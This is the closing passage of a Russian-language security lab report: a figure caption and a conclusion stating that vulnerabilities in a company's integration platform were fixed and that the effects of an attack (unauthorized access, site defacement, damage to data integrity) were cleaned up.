


Рисунок 55: Устраненные уязвимости и последствия

3.18 Выводы

В ходе лабораторной работы были успешно обнаружены и устранены критические уязвимости в интеграционной платформе компании. Ликвидированы последствия атаки, включающие несанкционированный доступ, изменение содержимого сайта и нарушение целостности данных. Применены меры для предотвращения повторной эксплуатации уязвимостей. Спасибо за внимание!

...